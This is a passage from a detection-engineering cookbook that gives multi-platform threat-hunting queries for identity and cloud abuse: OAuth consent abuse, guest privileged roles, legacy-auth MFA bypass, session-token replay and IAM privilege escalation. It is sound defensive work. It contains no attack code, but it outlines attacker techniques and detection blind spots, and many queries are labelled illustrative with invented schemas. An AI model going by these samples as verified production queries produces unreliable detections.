**[PIVOT]** Pull the app registration's publisher-verification status, multi-tenant flag, and creation date directly from the directory — an unverified, multi-tenant, days-old app is a materially different claim than a verified app your own platform team registered last year. Check whether the grant has actually been used yet (QC-24-05's own join logic answers this directly); a grant with zero subsequent API activity is lower urgency than one already pulling mail or files.

**Blind Spot** Every query above filters on `IsAdminConsent == false` (or its Okta/Workspace equivalent) specifically to cut the routine-SaaS-onboarding noise named above. That same filter means admin-consent phishing — social-engineering a Global Administrator into approving the same broad scope tenant-wide — is filtered out entirely, even though it's the higher-impact variant of the same attack. A grant created programmatically against Graph or the Workspace Admin SDK by an already-compromised privileged token may not emit a `Consent to application`-shaped event at all. Cover the admin-consent path with a separate query flagging `IsAdminConsent == true` grants outside a defined admin-approved-apps baseline.

## QC-24-02 — Guest or external identity granted a privileged role directly

| Field             | Value                                                                                                                                                |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-24-02                                                                                                                                             |
| MITRE             | T1199 (Trusted Relationship); T1078.004 (Valid Accounts: Cloud Accounts)                                                                             |
| Behavior          | An external guest, B2B-invited, or federated identity receives a built-in privileged directory or admin role directly, not through group membership. |
| DEH cross-ref     | DEH Part 18 §3 (DET-18-02 — guest account granted a privileged directory role)                                                                       |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                             |

**[HUNTER]** B2B guest access lets an external identity authenticate with credentials your own directory never issued, and directly assigning that identity a built-in privileged role — rather than nesting it into an already-scoped group — is a deliberate, uncommon action in a well-governed tenant. A hunter chasing a tip about an unusual admin action or a compromised partner organization can scan for this shape immediately, since it should already be rare enough that a hit is itself worth escalating rather than a background rate to tune down.

**[QUERY]** Sigma, a single-event selection against Entra ID `AuditLogs`.

CONCEPTUAL SAMPLE — the `#EXT#` guest UPN suffix is Entra ID's default and may be customized per tenant; confirm before deploying.

```
title: Privileged Role Assigned Directly to a Guest Identity
id: 2a9f6d13-8b4c-4e71-a3f2-1d7c9b5e6a48
status: experimental
logsource:
  product: azure
  service: AuditLogs
detection:
  selection:
    OperationName:
      - 'Add member to role'
      - 'Add eligible member to role'
  guestmarker:
    TargetResources|contains: '#EXT#'
  condition: selection and guestmarker
level: high
tags:
  - attack.t1199
  - attack.t1078.004
```

Plausible expected result: an alert instance per qualifying role-assignment event naming the guest UPN and role. Interpretation: consistent with a direct privileged-role assignment to an external identity — rare enough in a well-governed tenant that a hit is a lead worth same-day triage, not routine noise.

**[QUERY]** Sentinel/Defender KQL against Entra ID `AuditLogs`, adapted from DEH DET-18-02.

CONCEPTUAL SAMPLE — `TargetResources` element order and the `Role.DisplayName` modified-property name are not a documented stable contract; validate against a real event from your tenant before trusting either.

```
AuditLogs
| where OperationName in ("Add member to role", "Add eligible member to role")
| mv-expand Target = TargetResources
| where toString(Target.type) == "User" and toString(Target.userPrincipalName) has "#EXT#"
| project TimeGenerated, InitiatedBy, TargetUPN = toString(Target.userPrincipalName), Result
```

Plausible expected result: honestly close to zero most weeks in a well-governed tenant, since this is a deliberate action rather than routine administration — a short burst of several hits is itself the finding, not noise to filter further. Interpretation: unchanged from the Sigma form; a sudden cluster here is

worth treating as a signal on volume alone, unlike QC-24-01 where routine SaaS onboarding guarantees a steady background rate.

**[QUERY]** Splunk SPL against an Okta System Log index, covering the same behavior for a federated (non-Okta-native) user profile receiving a direct admin-role grant.

CONCEPTUAL SAMPLE — Okta's federated-user profile-source field and its admin-role-grant `eventType` value are illustrative; confirm both against your tenant.

```
index=okta sourcetype="OktaIM2:log" eventType="user.account.privilege.grant"
| where target{}.detail.profile_source!="OKTA"
| table _time, actor.alternateId, target{}.alternateId, target{}.detail.profile_source, outcome.result
```

Plausible expected result and interpretation: the same rare, deliberate-action shape as the KQL result, read from Okta's own admin-role-grant event instead of Entra ID's directory audit log.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. A single filter query is sufficient here; no chained Building Block/Reference Set model is needed since this is a boolean match, not a multi-stage aggregation.

CONCEPTUAL SAMPLE — confirm your identity DSM extracts a queryable username field before trusting the `LIKE` match.

```
SELECT username, QIDNAME(qid) AS event_type, starttime
FROM events
WHERE QIDNAME(qid) IN ('Add member to role', 'Add eligible member to role')
AND UTF8(username) ILIKE '%#EXT#%'
LAST 24 HOURS
```

Plausible expected result: zero or one row on most days, per the same rarity argument above. Interpretation: unchanged — an empty result here is a legitimate, expected outcome, not a query failure.

**[QUERY]** Google SecOps YARA-L, covering the Google Workspace analog: a user whose primary email domain differs from the Workspace's own verified domains receiving an admin-role change.

CONCEPTUAL SAMPLE — the UDM field path for a Workspace admin-role-change event and its domain-comparison logic are illustrative; confirm against a live parser output.

```

rule qc_24_02_external_domain_admin_role {
  meta:
    description = "Admin role change targeting a user outside the Workspace's verified domains"
    mitre_technique_id = "T1199"

  events:
    $e.metadata.product_event_type = "ADMIN_SERVICE_ROLE_CHANGE"
    $e.target.user.userid = $user
    not $user = /@(your-verified-domain\.com|your-secondary-domain\.com)$/

  condition:
    $e
}

```

Plausible expected result and interpretation: the same rare-and-deliberate shape as the other surfaces; the domain allowlist inside the rule is the one piece every deployment must edit before use, not a generic default.

**[QUERY]** Elastic KQL (not Sentinel/Defender KQL) over an Azure AD audit-log index — a single-event boolean match.

CONCEPTUAL SAMPLE — field paths depend on your specific integration mapping.

```

event.dataset : "azure.auditlogs" and azure.auditlogs.operation_name : ("Add member to role" or "Add eligible member to role")
and azure.auditlogs.properties.target_resources : "**#EXT#"

```

Plausible expected result and interpretation: unchanged from the other five surfaces.

**[FALSE POSITIVE]** A genuine merger, acquisition, or large contractor-onboarding wave produces a real burst of new guest invitations and, often, deliberate privileged-role assignments to specific external consultants — a legitimate business event that looks identical, at the query level, to an attacker methodically escalating a foothold guest account. Cross-reference against a change calendar or a named business sponsor for the invitation batch before escalating; the fix here is a documented, dated approval record attached to the exception, not a query threshold.

**[PIVOT]** Confirm the assignment against a change record or business sponsor before escalating. Separately, check whether the same external identity reaches equivalent effective access through nested group membership rather than a direct role — a query that only reads direct role-assignment events, including every one above, cannot see that path at all.

**Blind Spot** Every query above reasons only about direct role assignment, and only about outbound trust — guests or federated identities your own tenant explicitly invited or assigned. An identity that reaches the same privileged access through inherited group membership never appears in these results, because none of them walk the group-membership graph; that gap is large and mostly benign, since nested-group membership is the standard mechanism most enterprises use to grant access at scale, but it means a real escalation routed through a group is invisible here. Separately, cross-tenant access settings govern whether an already-compromised partner tenant that holds a standing trust relationship with yours can pivot in without ever generating an invitation event in the first place — from your tenant's own audit trail, nothing was invited, because nothing needed to be.

### QC-24-03 — Legacy-protocol or second-factor-bypass sign-in against an intended-block policy

| Field             | Value                                                                                                                                                                                                                                                           |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-24-03                                                                                                                                                                                                                                                        |
| MITRE             | T1078.004 (Valid Accounts: Cloud Accounts) — no clean single-technique mapping for the underlying policy-scope gap itself; see [HUNTER]                                                                                                                         |
| Behavior          | A successful authentication via a legacy, non-interactive protocol (IMAP4, POP3, older ActiveSync, basic-auth SMTP) or an app-password path that bypasses second-factor enforcement, against a tenant whose documented policy intends to block or challenge it. |
| DEH cross-ref     | DEH Part 18 §4.1 (DET-18-03 — legacy authentication protocol usage against an intended-block policy)                                                                                                                                                            |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                                                                                                        |

[HUNTER] A tenant-wide "legacy authentication blocked" or "second-factor required" policy is a name in a policy summary, not a guarantee — per-app and per-user exceptions accumulate for years, usually for a device or integration nobody remembers approving, and none of them surface in a dashboard that only reports the policy as enabled. Reach for this hunt whenever you need to know actual legacy-auth or bypass-path volume in the sign-in logs, rather than trusting the policy's own name as ground truth.

[QUERY] Sigma, a single-event selection against Entra ID `SignInLogs`.

CONCEPTUAL SAMPLE — the `ClientAppUsed` value list is illustrative; confirm which legacy-protocol labels your tenant actually emits before deploying.



```
title: Successful Legacy Authentication Sign-In
id: 5e1c8a94-4d2f-4b6a-9c8e-7a3f2d1b9e60
status: experimental
logsource:
  product: azure
  service: signinlogs
detection:
  selection:
    ResultType: '0'
    ClientAppUsed:
      - 'IMAP4'
      - 'POP3'
      - 'Exchange ActiveSync'
      - 'Other clients'
  condition: selection
level: medium
tags:
  - attack.t1078.004
```

Plausible expected result: an alert per successful sign-in tagged with a legacy `ClientAppUsed` value. Interpretation: a policy-enforcement gap worth investigating on its own, independent of whether the account itself is compromised — it means the intended block has a scoping hole.

**[QUERY]** Sentinel/Defender KQL against `SigninLogs`, adapted from DEH DET-18-03.

CONCEPTUAL SAMPLE — Microsoft has added and renamed `ClientAppUsed` values before; re-verify the list against your tenant's current sign-in logs periodically rather than treating it as fixed.

```
SigninLogs
| where ClientAppUsed in ("Other clients","IMAP4","POP3","Exchange ActiveSync","Authenticated SMTP")
| where ResultType == "0"
| project TimeGenerated, UserPrincipalName, ClientAppUsed, IPAddress, ConditionalAccessStatus
```

Plausible expected result: in a tenant that has actually enforced the block, hits cluster almost entirely on a small, named exception list — the same few identities week over week — rather than spreading across the user population. Interpretation: any hit from an account not already on that exception list is the rare, high-value case this query exists to surface, and should be triaged as a scoping gap or possible compromise immediately, not batched in with routine exception traffic.

**[QUERY]** Splunk SPL against an Exchange Online / M365 Unified Audit Log index, targeting basic-auth SMTP/IMAP sign-ins.

CONCEPTUAL SAMPLE — field names assume a standard Microsoft 365 audit-log add-on mapping.

```
index=m365_unified_audit Operation="MailboxLogin" AuthenticationType="Basic" ResultStatus="Succeeded"
| table _time, UserId, ClientInfoString, ClientIPAddress
```

Plausible expected result and interpretation: the same policy-scoping-gap claim as the KQL form, read from the mailbox-access side of the audit log rather than the sign-in log.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. Single filter query against an ingested Entra ID SigninLogs feed.

CONCEPTUAL SAMPLE — assumes an Azure AD DSM extension already maps `clientappused` and `resulttype` as queryable fields.

```
SELECT username, sourceip, UTF8(clientappused) AS client_app
FROM events
WHERE resulttype = '0'
    AND UTF8(clientappused) IN ('IMAP4','POP3','Exchange ActiveSync','Other clients')
LAST 24 HOURS
```

Plausible expected result: identical shape to the other surfaces, gated on whether the DSM mapping is current. Interpretation: a zero-result run is as likely to mean "the field mapping is stale" as "the block actually holds" — verify the mapping before trusting an empty result as clean.

**[QUERY]** Google SecOps YARA-L, covering the Google Workspace analog: an IMAP or POP login using an app password that bypasses 2-Step Verification entirely.

CONCEPTUAL SAMPLE — the UDM field path for a Workspace login event's second-factor and app-password indicators is illustrative; confirm against a live parser output.

```
rule qc_24_03_workspace_app_password_bypass {
  meta:
    description = "Workspace login via app password, bypassing 2-Step Verification"
    mitre_technique_id = "T1078.004"

  events:
    $e.metadata.product_event_type = "login_success"
    $e.extensions.auth.mechanism = "APPLICATION_SPECIFIC_PASSWORD"
    $e.target.user.userid = $user

  condition:
    $e
}
```

Plausible expected result and interpretation: the same policy-scoping-gap claim as the other surfaces — Google Workspace's app-password feature is a structurally identical bypass to Entra ID's legacy protocols, since both were built before, and sit outside, second-factor enforcement.

**[QUERY]** Elastic KQL (not Sentinel/Defender KQL) over an Azure AD sign-in-log index — a single-event boolean match.

CONCEPTUAL SAMPLE — field path for `ClientAppUsed` depends on your ECS integration mapping version.

```
event.dataset : "azure.signinlogs" and azure.signinlogs.properties.client_app_used : ("IMAP4" or "POP3"
or "Exchange ActiveSync" or "Other clients")
and azure.signinlogs.properties.status.error_code : 0
```

Plausible expected result and interpretation: unchanged from the KQL/Sigma forms above.

**[FALSE POSITIVE]** Multifunction printers, scan-to-email appliances, and a handful of legacy line-of-business applications with hardcoded SMTP or IMAP integration are the most common source of legitimate legacy-auth traffic, and Google Workspace's own app-password feature exists specifically so users can keep an old mail client or script working — which is exactly why many tenants carve out narrow, named exceptions rather than a clean universal block. Maintain those exceptions as dated, reviewed entries and alert on any success from an account not on that list, rather than tuning the query to ignore legacy auth broadly — a broad exclusion silently recreates the exact bypass path this pattern exists to close.

**[PIVOT]** Confirm whether the flagged account or app password is on the documented exception list; if it isn't, treat this as a policy-scoping gap independent of whether the account is compromised. Check for other protocols or applications sharing the same gap, since a scoping hole rarely affects just one account.

**Engineering Reality** A conditional access policy summary that reads "legacy authentication blocked" or a Workspace admin console that reads "less secure app access disabled" is a policy name, not a measurement. Per-app and per-user exceptions accumulate silently over years — a fax-to-email gateway approved by someone who left the company, a CRM integration nobody re-audits — and none of them change what the policy summary reports. The only way to know the actual enforcement boundary is the sign-in-log volume these queries surface directly; treat the policy's displayed status as a claim to verify, not a fact to build on.

#### QC-24-04 — Session or refresh token reused from an inconsistent device or network fingerprint

| Field             | Value                                                                                                                                                                   |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-24-04                                                                                                                                                                |
| MITRE             | T1550.004 (Use Alternate Authentication Material: Web Session Cookie)                                                                                                   |
| Behavior          | The same session or refresh-token identifier is used from two or more materially different device fingerprints or network locations within one active session lifetime. |
| DEH cross-ref     | DEH Part 18 §4.2 (DET-18-04 — session or refresh token used from an inconsistent device or network fingerprint)                                                         |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L: N/A, see below; Elastic (ES QL)                                                                              |

**[HUNTER]** An adversary-in-the-middle phishing proxy captures a session token after the legitimate user has already cleared MFA, so the conditional-access evaluation itself reads success — the policy genuinely was satisfied, just not by whoever is using the token now. This hunt sidesteps the conditional-access result field entirely and instead asks whether one session identifier's own usage history is

internally consistent, which is the one thing a stolen-but-valid token cannot fake if the platform captures it at all.

**[QUERY]** Sigma, a distinct-count correlation over a base session-usage rule — the same `value_count` shape Part 5's QC-05-01 uses, grouped by session identifier instead of source IP.

CONCEPTUAL SAMPLE — correlation type and threshold illustrative; validate `value_count` support against your Sigma backend, and confirm your platform emits a session-usage event with a stable session identifier at all before deploying.

```
title: Session Identifier Used From Multiple Device Fingerprints
correlation:
  type: value_count
  rules:
    - session_usage_event
  group-by:
    - SessionId
  timespan: 8h
  condition:
    field: DeviceFingerprint
    gte: 2
---
title: Session Usage Event
id: session_usage_event
logsource:
  category: authentication
detection:
  selection:
    EventType: 'session_token_used'
  condition: selection
```

Plausible expected result: a correlation alert per `SessionId` whose distinct `DeviceFingerprint` count reaches two or more inside eight hours. Interpretation: consistent with the same session being presented from more than one device — plausible evidence of token replay, not yet distinguished from the false-positive drivers below.

**[QUERY]** Sentinel/Defender KQL against a generic session-usage telemetry table — field names here are illustrative, since a stable session identifier paired with a per-use device fingerprint is not uniformly exposed across every Entra ID licensing tier.

CONCEPTUAL SAMPLE — this schema is invented to illustrate the join logic; confirm what your specific Continuous Access Evaluation or token-protection feature actually logs before treating this as a drop-in query.

```
SessionUsageEvents
| where TimeGenerated > ago(8h)
| summarize DistinctIPs = dcount(UsedIP), DistinctDevices = dcount(UsedDeviceFingerprint) by SessionId
| where DistinctIPs > 1 or DistinctDevices > 1
```

Plausible expected result: a small number of `SessionId` rows whose distinct-IP or distinct-device count exceeds one inside the lookback window. Interpretation: unchanged from the Sigma form — the

mobile-network driver named below produces this exact shape constantly on an ordinary day.

**[QUERY]** Splunk SPL, the same aggregation shape against an equivalent session-usage index.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative, same schema caveat as the KQL form above.

```
index=identity sourcetype=session_usage earliest=-8h
| stats dc(used_ip) as distinct_ips, dc(used_device_fp) as distinct_devices by session_id
| where distinct_ips>1 OR distinct_devices>1
```

Plausible expected result and interpretation: unchanged from the KQL form.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. Single grouped-aggregation query; whether this returns anything meaningful depends entirely on whether the ingested identity feed carries a session identifier at all.

CONCEPTUAL SAMPLE — assumes a custom identity-platform log source extension exposes `session_id` and a device-fingerprint field as queryable columns, which most default DSMs do not. `HAVING` filters on the `distinct_ips/distinct_devices` aliases rather than the raw `UNIQUECOUNT(...)` expressions, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```
SELECT session_id, UNIQUECOUNT(sourceip) AS distinct_ips, UNIQUECOUNT(devicefingerprint) AS
distinct_devices
FROM events
WHERE QIDNAME(qid) = 'Session token used'
GROUP BY session_id
HAVING distinct_ips > 1 OR distinct_devices > 1
LAST 8 HOURS
```

Plausible expected result: an empty set on most deployments, since the underlying fields are rarely present without a custom extension. Interpretation: a persistently empty result is more likely "not ingested" than "no replay occurred" — confirm the field mapping exists before trusting a clean run.

YARA-L — *N/A, missing schema field: there is no confirmed UDM field carrying a stable session or refresh-token identifier alongside a device fingerprint captured at each point of use, the same class of gap DEH Part 28 §1.1 documents for `GrantedAccess`. If your deployment ingests a custom label carrying this pairing, substitute it and validate a known multi-device test session before trusting a zero-hit run as clean.*

**[QUERY]** Elastic ES|QL, chosen because this is a threshold/wide-lookback aggregation shape rather than an ordered sequence, per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — index and field names illustrative, same schema-availability caveat as the KQL/SPL forms above.

```
FROM logs-identity.session-usage*
| WHERE @timestamp > NOW() - 8 hours
| STATS distinct_ips = COUNT_DISTINCT(used_ip), distinct_devices = COUNT_DISTINCT(used_device_fp) BY
session.id
| WHERE distinct_ips > 1 OR distinct_devices > 1
```

Plausible expected result and interpretation: unchanged from the other covered surfaces.

**[FALSE POSITIVE]** A single session legitimately crossing multiple IPs and even device-fingerprint readings within one workday is common, not exceptional — a mobile user's visible IP changes every time a carrier hands the device between towers or it switches from cellular to Wi-Fi, and a double-NAT'd home or corporate network can present a different egress IP on consecutive requests with no device change at all. This is the single largest driver of hits across every language above. Score IP changes by network distance (an IP change within the same ASN or metro minutes apart is a different claim than a cross-country jump) and require the device fingerprint to shift too, rather than alerting on either signal alone — widening the threshold to "fix" this just makes the query blind to a faster real replay too.

**[PIVOT]** Before trusting any result from this pattern, confirm your specific identity platform and license tier actually populates a stable session identifier paired with a per-use device fingerprint — a silent schema gap and a genuinely clean tenant produce an identical empty result. Where a real hit surfaces, revoke the specific session or refresh token and force re-authentication; a password reset alone does not close this access path, since the token was never password-dependent.

**Blind Spot** This pattern's usability is gated behind telemetry most tenants lack by default. Microsoft's Continuous Access Evaluation and token-protection features target exactly this problem, but their logged fields vary by license tier; Okta's and Workspace's equivalents are similarly inconsistent. Where that telemetry doesn't exist, every query above returns a clean-looking empty result indistinguishable from "no replay happened" — confirm the fields are populating, with a deliberate multi-device test session, before trusting a quiet production run.

## QC-24-05 — Dormant high-privilege OAuth app with no post-consent API usage

| Field             | Value                                                                                                                                                                          |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-24-05                                                                                                                                                                       |
| MITRE             | T1528 (Steal Application Access Token)                                                                                                                                         |
| Behavior          | An OAuth app registration holds a consented high-privilege delegated scope older than a stated age threshold, with no corresponding API-usage activity recorded since consent. |
| DEH cross-ref     | DEH Part 18 §5.1 (HUNT-18-01 — dormant high-privilege OAuth apps)                                                                                                              |
| Languages covered | Sigma: <a href="#">N/A</a> , see below; KQL (Sentinel/Defender); SPL; AQL (QRadar): <a href="#">N/A</a> , see below; YARA-L: <a href="#">N/A</a> , see below; Elastic (ES QL)  |

**[HUNTER]** A standing consent-grant rule like QC-24-01 only sees the moment of consent — it says nothing about what happens to the grant afterward. An OAuth app that was handed a high-privilege

scope but has made little or no use of that grant since is either a forgotten, never-deployed integration or a backdoor an attacker registered, phished consent for, and hasn't activated yet, and either finding is worth surfacing: a standing high-privilege grant with zero usage history has no legitimate reason to keep existing regardless of which case it turns out to be.

*Sigma — N/A, aggregation ceiling: this pattern needs the set difference between two independently-matched event categories — apps with a qualifying consent event, minus apps with any usage event in the following N days — which none of Sigma's correlation types (`event_count`, `value_count`, `temporal`, `temporal_ordered`) can express; each counts or orders matches within one rule's own event stream, none supports an anti-join across two separately-matched rule types.*

**[QUERY]** Sentinel/Defender KQL, joining Entra ID app-registration consent history against service-principal sign-in activity, adapted from DEH HUNT-18-01.

CONCEPTUAL SAMPLE — the 30-day age threshold is illustrative; service-principal sign-in activity requires Identity Protection-tier logging in many tenants (DEH Part 18 §1's licensing note) — confirm it's enabled before trusting a zero-usage result as real.

```
let HighPrivGrants = AuditLogs
| where OperationName == "Consent to application" and TimeGenerated < ago(30d)
| extend AppId = tostring(TargetResources[0].id), RequestedScope =
tostring(TargetResources[0].modifiedProperties)
| where RequestedScope has_any ("Mail.Read", "Files.ReadWrite.All", "Directory.ReadWrite.All",
"offline_access");
let RecentUsage = AADServicePrincipalSignInLogs
| where TimeGenerated > ago(30d)
| distinct AppId = ServicePrincipalId;
HighPrivGrants
| join kind=leftanti RecentUsage on AppId
```

Plausible expected result: a small number of app IDs with a qualifying grant older than 30 days and no matching row in `RecentUsage`. Interpretation: consistent with either an abandoned integration or an unused backdoor grant — a dated, negative usage finding worth pursuing, not itself a confirmed compromise.

**[QUERY]** Splunk SPL, the same anti-join shape against equivalent consent-history and usage-history indexes.

CONCEPTUAL SAMPLE — assumes both indexes carry a common app-identifier field; validate the join key before trusting an empty result.

```
| inputlookup highpriv_grants_30d.csv
| join type=outer app_id
  [ search index=identity sourcetype=app_signin_activity earliest=-30d
    | stats count by app_id ]
| where isnull(count)
```

Plausible expected result and interpretation: unchanged from the KQL form above — same claim, read from a maintained lookup rather than a native Entra ID table.

AQL — N/A, aggregation ceiling: the same structural gap named for Sigma applies for a different reason. AQL's `SELECT` has no subquery or common-table-expression stage to feed one category's matched app-ID set into an anti-join against a second category's usage events (per DEH Appendix A5 §4's precedent, and the reasoning this book's own QC-05-04 applies to a different two-stage rollup). Approximate this by exporting both result sets and reconciling them outside AQL, not by forcing a misleading single-query translation.

YARA-L — N/A, aggregation ceiling: the same cross-category anti-join Sigma and AQL lack applies here too; YARA-L's `condition` section can negate a field's value within one matched event, but has no construct for asserting a second, independently-defined event type never occurred for a given entity across an open-ended window.

**[QUERY]** Elastic ES|QL, the same anti-join shape, chosen as the wide-lookback aggregation fit per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — assumes a consent-history data view and a usage-history data view share a common app-identifier field.

```
FROM logs-azure.auditlogs-consent-30d
| LOOKUP JOIN logs-azure.serviceprincipal-signins-30d ON app_id
| WHERE usage_count IS NULL OR usage_count == 0
```

Plausible expected result and interpretation: unchanged from the KQL/SPL forms above.

**[FALSE POSITIVE]** A legitimate integration that runs infrequently by design — an annual compliance-attestation tool, a disaster-recovery failover script, a backup-verification job scheduled quarterly — will show 30-plus days of zero usage between runs and look identical, on this query alone, to a genuinely abandoned or backdoored grant; expect a real tenant to surface a non-trivial background rate of these legitimate-but-quiet apps every sweep, not a rare exception. Separately, because the usage-side telemetry this pattern joins against is itself gated behind licensing in some tenants, a broken or unlicensed usage feed makes every high-privilege grant in the tenant look dormant at once — a mass positive spike, not a mass negative, is the tell that the join broke rather than that every app went quiet simultaneously.

**[PIVOT]** Cross-check the app's registration description and business owner before escalating a dormant hit — most legitimate-but-quiet apps resolve in one lookup. Where a grant is genuinely unexplained, feed it directly into QC-24-01's revoke-consent action rather than opening a separate workflow.

**Hunter's Note** Before trusting a production run, seed one deliberately-unused test app and one lightly-used test app with the same scope, and confirm the sweep tells them apart. If the usage-telemetry join is broken by a licensing gap or schema change, both test apps — and every real app in the tenant — show up dormant at once, and that mass-positive spike is the signal the join failed, not a hygiene finding worth escalating.



## Cross-references

This part's queries adapt DEH Part 18 §§2–5 (DET-18-01 through DET-18-04, and HUNT-18-01) into hunt-first form, and assume DEH Part 18 §1's sign-in-log/audit-log telemetry split and its per-platform licensing-gate table as read rather than re-deriving either. DEH Appendix A5 §4 and §8 are cited throughout for the aggregation-ceiling reasoning behind QC-24-04's and QC-24-05's `N/A` entries and for the Elastic-surface-selection decision table. Within this book: Part 5 (Password Spraying) for the `value_count` Sigma correlation shape QC-24-04 borrows; Part 6 (MFA Abuse & Authentication Anomalies) for the generic authentication-abuse patterns this part does not re-derive and for QC-06-05's MFA re-enrollment pattern, adjacent to but distinct from this part's consent-grant and role-assignment patterns; Part 17 (Lateral Movement via Stolen Tokens & Ticket Reuse) for what an attacker does with a token or session once QC-24-01 or QC-24-04 surfaces it; Part 25 (Cloud Infrastructure Abuse) and Part 26 (Cloud-Native Lateral Movement & Privilege Escalation) for AWS/Azure/GCP control-plane IAM abuse, kept out of this part's identity-and-SaaS-consent scope; Part 28 (Maintaining the Cookbook) for applying DEH's Detection Coverage/Quality/Debt methodology to this part's patterns as adoption evidence accumulates.

## Part 25 — Cloud Infrastructure Abuse

---

### Why this part exists

**[CONCEPT]** This part covers the cloud provider's own control plane — the management APIs behind AWS, Azure, and GCP — rather than the identity-provider/SaaS layer sitting on top of it. Three named shapes make up its scope: **IAM policy abuse** (a principal granting itself or another wildcard or administrator-equivalent access through ordinary policy APIs), **storage and network exposure** (a bucket, security group, or firewall rule opened to the world through an ordinary configuration change), and **mass control-plane API activity** (a burst of calls — discovery-shaped or resource-creation-shaped — that looks nothing like routine usage). DEH Part 19 (Cloud Infrastructure Detection Engineering) owns the telemetry mechanics and worked detections this part adapts; this part cites that reasoning rather than re-deriving it.

Four explicit boundaries keep this part from silently duplicating a neighbor. **Part 24** owns the identity-provider/SaaS layer — Entra ID, Okta, Google Workspace, M365, OAuth/app-consent abuse, conditional-access bypass, cross-tenant and guest risk — the same Part 18/Part 19 seam DEH itself draws: Part 24 tells you who authenticated and how; this part tells you what that identity then did to the infrastructure. **Part 26** owns credential usage, assumed-role chaining, and instance-metadata-service credential theft — DEH Part 19 §6's territory — because that query shape earns its own part per [BOOK-INDEX.md](#)'s stated reasoning for the 24–26 split. **Part 20** owns mass object-level access and exfiltration from cloud data stores — DEH Part 19 §7's cross-account snapshot-sharing and GetObject-volume material — an outbound-transfer-volume question, not an infrastructure-configuration one, even where both parts cite T1530 from different angles (see QC-25-02's note below). **Part 14** owns Windows/EDR-style log and security-tool tampering; DEH Part 19 §5's [StopLogging / DeleteTrail / PutEventSelectors](#) material (T1562.008) has no cookbook home as of this writing — named here as an honest gap, not silently implied coverage.

Like DEH Part 19 itself, this part is provider-agnostic in structure and unevenly worked in practice: AWS CloudTrail has the deepest public detection literature, so several [\[QUERY\]](#) blocks default to it, while Azure and GCP get their own worked implementations wherever the mechanism changes the logic, not just the field names — the same discipline DEH Part 19's own "Why this part exists" section commits to.

**[SOC MANAGEMENT]** QC-25-01 through QC-25-03 tune into standing near-real-time rules cleanly once a CI/CD and IaC allowlist is current, the same "roughly one to five alerts a week" trajectory DEH Part 19 §2.1 documents for DET-19-01. QC-25-04 and QC-25-05 carry heavier aggregation cost and a larger legitimate-automation false-positive population — a weekly or biweekly hunt is the more sustainable cadence for either, per DEH Part 43's compute-cost framing of detection debt, until each has a tuned allowlist and a stable hit rate.

### Query patterns

#### QC-25-01 — IAM privilege escalation via policy attachment or role-assignment grant

| Field             | Value                                                                                                                                                                       |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-25-01                                                                                                                                                                    |
| MITRE             | T1098.003 (Account Manipulation: Additional Cloud Roles)                                                                                                                    |
| Behavior          | A principal attaches, creates, or is granted a policy/role assignment carrying wildcard or administrator-equivalent permissions, outside a maintained automation allowlist. |
| DEH cross-ref     | DEH Part 19 §2, §2.1 (DET-19-01)                                                                                                                                            |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                    |

**[HUNTER]** DEH Part 19 §2.1 already builds this into a tuned standing detection once a CI/CD allowlist exists. Before that allowlist is current — a freshly onboarded account, or an incident already underway where you don't yet trust the allowlist isn't stale — running the same logic by hand catches the identical behavior without waiting on maintenance. It's also the first query to run manually the moment a compromised credential is suspected.

**[QUERY]** AWS CloudTrail, Sigma rule matching an `Attach*Policy` call naming an administrator-equivalent AWS-managed policy.

```

title: IAM Principal Attaches Administrator-Equivalent Managed Policy
id: 6f2a19d4-8b3e-4c71-9a05-2e7c4f1b8a33
status: experimental
logsource:
  product: aws
  service: cloudtrail
detection:
  selection:
    eventSource: iam.amazonaws.com
    eventName:
      - AttachUserPolicy
      - AttachRolePolicy
      - AttachGroupPolicy
    requestParameters.policyArn|endswith:
      - '/AdministratorAccess'
      - '/PowerUserAccess'
      - '/IAMFullAccess'
  filter:
    userIdentity.arn|contains: '%known_cicd_principals%'
condition: selection and not filter

```

CONCEPTUAL SAMPLE — covers only the managed-policy-attach branch, not the inline-wildcard-document branch DEH Part 19 §2.1 also scores; validate `%known_cicd_principals%` against a real, maintained placeholder list before use.

Plausible expected result: a single event naming the attaching principal's ARN, the target user/role/group, and one of the three listed managed-policy ARNs. Interpretation: consistent with reaching administrator-equivalent access through a documented AWS policy rather than a custom document — narrower than the full pattern below, worth pairing with it.

**[QUERY]** Azure Activity Log via Sentinel/Defender KQL, an RBAC role-assignment write granting a built-in Owner or Contributor role.

```
AzureActivity
| where OperationNameValue == "MICROSOFT.AUTHORIZATION/ROLEASSIGNMENTS/WRITE"
| where ActivityStatusValue == "Success"
| extend RequestBody = parse_json(tostring(Properties)).requestbody
| extend RoleDefinitionId = tostring(parse_json(RequestBody).properties.roleDefinitionId)
| where RoleDefinitionId has_any (
    "8e3af657-a8ff-443c-a75c-2fe8c4bcb635", // Owner
    "b24988ac-6180-42a0-ab88-20f7382dd24c") // Contributor
| where Caller !in (known_cicd_principals)
